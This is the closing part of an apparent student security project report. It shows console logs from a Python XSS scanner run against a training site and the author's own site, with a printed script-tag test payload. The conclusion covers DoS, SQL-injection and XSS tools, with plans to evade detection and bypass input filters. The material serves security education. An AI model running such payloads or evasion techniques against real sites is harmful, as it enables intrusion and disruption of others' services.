https://xss-game.appspot.com/level1/frame
Loading page for url: https://xss-game.appspot.com/level1/frame
Page source parsed.
Internal URLs search started. for url https://xss-game.appspot.com/level1/frame
Looking for internal link references in the https://xss-game.appspot.com/level1/frame
0 Internal URLs found for url https://xss-game.appspot.com/level1/frame
form in the https://www.google.com is being tested against xss vulnerability.
Payload sent into  https://xss-game.appspot.com/level1/frame
{'query': "<script>console.log('768e9e905f9fcd803967ac12b1f1cbcf2eb375cb7f4a6cef2f663c7ef87e916c5362cb0e4fa5fd0ec020b139e890a3d4f49e320233d89ffae524ffa094f228352ef05216b85ffe931cdaf26f34cb9
2d4fea2deecb1dd9558bddd30c3d807bc2eb34ea3ce7d5844322f2edb77a0235f771d504fce2fd9701c915ec9f6af2185689958ff55a71637c3ce118689213767cec0d5f11b4623fcc25a25b84bd3b2a33654e798e14c287ed2be3b0f2397
26ee2a9b0576e47b148983ee1ff267ca73dac8ed0bc824cf9b28a713f97923776de25f95d8bd5ecb7493b33899e9a3ebeb075fe8643bdb3969e9950b747ce22c7abbc347ad384cea1b22641c9394afc88f9ddd');</script>"}
VULNERABLE FORM FOUND in https://xss-game.appspot.com/level1/frame. None
The website has xss vulnerability.
```

Figure 8: XSS Vulnerability Attack simulation on vulnerable site

In this figure, you can see that if the website has a vulnerable form that can be exploited by a given malicious script, the tool finds and points it to the user.



```
(xss) kursat@kursat:~/Desktop/METU/ceng489/Project$ python xss_scanner.py
Which url would you like to test against XSS vulnerability?
ozturkursat.com
Loading page for url: http://ozturkursat.com
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com
Looking for internal link references in the http://ozturkursat.com
found!: http://ozturkursat.com/resume
found!: http://ozturkursat.com/blog
found!: http://ozturkursat.com/projects/menrvamusic
found!: http://ozturkursat.com/projects/yesilsaha
found!: http://ozturkursat.com/projects/football-prediction
5 Internal URLs found for url http://ozturkursat.com
Loading page for url: http://ozturkursat.com/projects/yesilsaha
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com/projects/yesilsaha
Looking for internal link references in the http://ozturkursat.com/projects/yesilsaha
0 Internal URLs found for url http://ozturkursat.com/projects/yesilsaha
Loading page for url: http://ozturkursat.com/projects/football-prediction
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com/projects/football-prediction
Looking for internal link references in the http://ozturkursat.com/projects/football-prediction
0 Internal URLs found for url http://ozturkursat.com/projects/football-prediction
Loading page for url: http://ozturkursat.com/blog
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com/blog
Looking for internal link references in the http://ozturkursat.com/blog
0 Internal URLs found for url http://ozturkursat.com/blog
Loading page for url: http://ozturkursat.com/resume
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com/resume
Looking for internal link references in the http://ozturkursat.com/resume
0 Internal URLs found for url http://ozturkursat.com/resume
Loading page for url: http://ozturkursat.com/projects/menrvamusic
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com/projects/menrvamusic
Looking for internal link references in the http://ozturkursat.com/projects/menrvamusic
0 Internal URLs found for url http://ozturkursat.com/projects/menrvamusic
No xss vulnerability found!
Loading page for url: http://ozturkursat.com/2Ev-kp6EoMQjJuoT95Kdz7CN6drDRpkM
Page source parsed.
Internal URLs search started. for url http://ozturkursat.com/2Ev-kp6EoMQjJuoT95Kdz7CN6drDRpkM
Looking for internal link references in the http://ozturkursat.com/2Ev-kp6EoMQjJuoT95Kdz7CN6drDRpkM
0 Internal URLs found for url http://ozturkursat.com/2Ev-kp6EoMQjJuoT95Kdz7CN6drDRpkM
No xss vulnerability found!
(xss) kursat@kursat:~/Desktop/METU/ceng489/Project$
```

Figure 9: XSS Vulnerability Attack simulation on protected site

In this page you can see internal links are also tested for xss vulnerability. Each page is parsed, searched for forms, internal links and forms are tested against malicious inputs. After all forms are tested, the tool continues to the next internal url found on the page. In the very end, it tests the 404 page against vulnerability.

We simply inject a script into the forms and check if it appears on page after submission.

Conclusion

In this project, we aim to make some attack simulations for DoS, SQL Injection, XSS attacks. The project is not very comprehensive in its current form but it is open to advancement. In DoS attack we can successfully attack the target. However, defenders can easily detect the attacker because in this project we didn’t deal with how to avoid detection systems. In the future, we can add features that help to avoid detection systems. The SQL Injection tool is helpful for the users who want to find all forms and injects any malicious SQL queries to them easily with the help of instruction from the tool. In the future, they will be beneficial for SQL Injection to be executable for more than one database management system, to increase the number of SQL queries it provides, and to add cases that will exceed the protection of websites that use the whitelist, blacklist to avoid SQL injection. In xss attack tool, we successfully exploit vulnerable forms in the website and its internal pages, however it is not working for framed web pages, i.e. html frame tag. In the future, xss attacks can be extended for testing special payloads, frame tags and non-formal inputs. It may be reconstructed in a way, it uses cookies/sessions thus, it can test the pages that cannot be accessed without login. For the overall project, we can add a GUI, so that users can perform tests more efficiently.

References

"What is a Denial-of-Service (DoS) Attack ...." https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/. [Online: accessed on 25 Jun. 2020].

"DoS & DDoS attack - Tutorialspoint." https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_dos_and_ddos_attack.htm [Online: accessed on 25 Jun. 2020].

"sqlmapproject/sqlmap - GitHub." https://github.com/sqlmapproject/sqlmap [Online: accessed on 25 Jun. 2020].

"Neohapsis/bbqsql: SQL Injection Exploitation Tool - GitHub."https://github.com/Neohapsis/bbqsql. [Online: accessed on 25 Jun. 2020].

"How to Extract and Submit Web Forms from a URL using Python." https://www.thepythoncode.com/article/extracting-and-submitting-web-page-forms-in-python. [Online: accessed on 25 Jun. 2020].

"Cross Site "Scripter" (aka XSSer) is an automatic -framework- to detect, exploit and report XSS vulnerabilities in web-based applications" https://github.com/epsylon/xsser [Online: accessed on 25 Jun. 2020].

"XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool"http://xss-proxy.sourceforge.net [Online: accessed on 25 Jun. 2020].